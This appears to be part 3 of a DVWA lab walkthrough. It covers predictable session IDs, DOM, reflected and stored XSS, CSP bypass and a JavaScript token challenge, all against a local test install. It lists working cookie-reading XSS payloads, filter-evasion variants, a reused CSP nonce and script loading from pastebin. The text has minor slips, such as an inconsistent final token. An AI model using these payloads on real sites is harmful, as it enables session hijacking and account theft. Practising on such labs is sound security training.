DVWA - Part 3
Weak session IDs
We can predict some session IDs to steal information or carry out some malicious operations.
LOW - MEDIUM - HIGH:
LOW: We see that the dvwaSession cookie increases one unit each time we send a request. $_SESSION[‘last_session_id’]++; . It has no difficulty in getting IDs.
MEDIUM: In this case the dvwaSession does not start with 1, but we can see that it takes as value the timestamp $cookie_value = time(); , therefore it is also easy to guess.
HIGH: $cookie_value = md5($_SESSION[‘last_session_id_high’]); $_SESSION[‘last_session_id_high’]++; The first dvwaSession is the hash c4ca4238a0b923820dcc509a6f75849b and cracking it, we can see that the answer is 1. If we send other request, the second value is 2. The next is 3…
XSS (DOM)
We can send malicious code to get any cookies or session tokens held by the browser.
LOW - MEDIUM - HIGH:
LOW: The URL is 127.0.0.1/dvwa/vulnerabilities/xss_d/?default=English and we can modify it. For example:
- 127.0.0.1/dvwa/vulnerabilities/xss_d/?default=random
- 127.0.0.1/dvwa/vulnerabilities/xss_d/?default=English<.script.>alert(“hello”)<./script.>
- 127.0.0.1/dvwa/vulnerabilities/xss_d/?default=English<.script.>alert(document.cookie)<./script.>
MEDIUM: The medium level do not allow: “<.script.>”, so we can use: https://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English<./select.><.img src=x onerror=alert(document.cookie).>
HIGH: 127.0.0.1/dvwa/vulnerabilities/xss_d/?default=English#<.script.>alert(document.cookie)<./script.> Then, selecting other language we can see a pop-up displaying the cookie info.
XSS Reflected
It allows the manipulation of the functions of a web application and the activation of malicious scripts. Here we can use a javascript function to exploit this.
- https://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<.h1>hello<.h1>
- https://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<.font color=”blue”>hello<./font>
LOW - MEDIUM - HIGH:
LOW: https://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<.script>alert(document.cookie)<./script>
MEDIUM: The script replace “<.script” with blank space. So we can change one or more letters of the word “script” to uppercase.
- https://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<.Script>alert(document.cookie)<./Script>
- https://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<.scRipt>alert(document.cookie)<./scRipt>
- https://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<.SCriPt>alert(document.cookie)<./SCriPt>
HIGH: We can’t use <.script>.
- <.img src=nosource onerror=alert(document.cookie)>
- <.svg/onload=alert(document.cookie)>
- <.body onload=alert(document.cookie)>
XSS Stored
When we send data, it is stored by the server, and then it will be displayed permanently.
LOW - MEDIUM - HIGH:
LOW: Use <.script>. <.script>alert(document.cookie)<./script>
MEDIUM: Looking at the code, we see this: $message=htmlspecialchars($message);
htmlspecialchars(): Convert special characters into HTML entities. For example:
- < less than: converted to ‘&.lt;’
- .> more than: converted to ‘&.gt;’


That’s why we can’t use the Message field. The only option is to put our script in the Name field, but we have two drawbacks:
- Max lenght of 10 characters.
- Replace script with a blank space.
We use <.script>alert(document.cookie)<./script> with one or more letters of “script” in capital letters:
We can modify the max lenght with the inspect tool.
Or sending a post request like this:
HIGH: We use the Name field, but in this case we can’t use ‘script’ in any of its variants.
- <.img src=nosource onerror=alert(document.cookie)>
- <.svg/onload=alert(document.cookie)>
- <.body onload=alert(document.cookie)>
CSP Bypass
CSP is a built-in browser technology which helps protect from attacks such as cross-site scripting (XSS). It lists and describes paths and sources, from which the browser can safely load resources.
LOW - MEDIUM - HIGH:
LOW: Looking at the script, we see that it allows scripts (or in Response headers-> Content-Security-Policy) from:
- https://pastebin.com
- example.com
- code.jquery.com
- https://ssl.google-analytics.com
We also see a commented url in the script that we can use: https://pastebin.com/raw/R570EE00. We can insert that url or create our own in Raw format (https:/pastebin.com/raw/…), for example: alert(“hey”);
MEDIUM: We see the nonce attribute, it enables you to “whitelist” certain inline script.
- <.script nonce=”TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=”>alert(document.cookie);<./script>
- <.script nonce=”TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=”>console.log(document.cookie);<./script>
HIGH: The URL is http://127.0.0.1/DVWA/vulnerabilities/csp/source/jsonp.php?callback=solveSum and we can modify it like this:
- http://127.0.0.1/DVWA/vulnerabilities/csp/source/jsonp.php?callback=alert(“hello”);
JavaScript
We need to guess the correct token for “success”.
LOW - MEDIUM:
LOW: When you enter “success”, the token becomes invalid, and the same token appears every time. Looking at the sorce code we see: generate_token(); and if we enter it in console, we can get a valid token. Another option is to get the hash of “success”using this tool.
MEDIUM: In the script <.script src=”/vulnerabilities/javascript/source/medium.js”>, we can see this:
setTimeout (function () {
  do_elsesomething ('XX');
}, 300);
function do_elsesomething (e) {
  document.getElementById ('token').value = do_something (
    e + document.getElementById ('phrase').value + 'XX'
  );
}
The token is always the same: XXeMegnahCXX → XX+Reverse_ChangeMe+XX So we try this token: XxsseccusXX.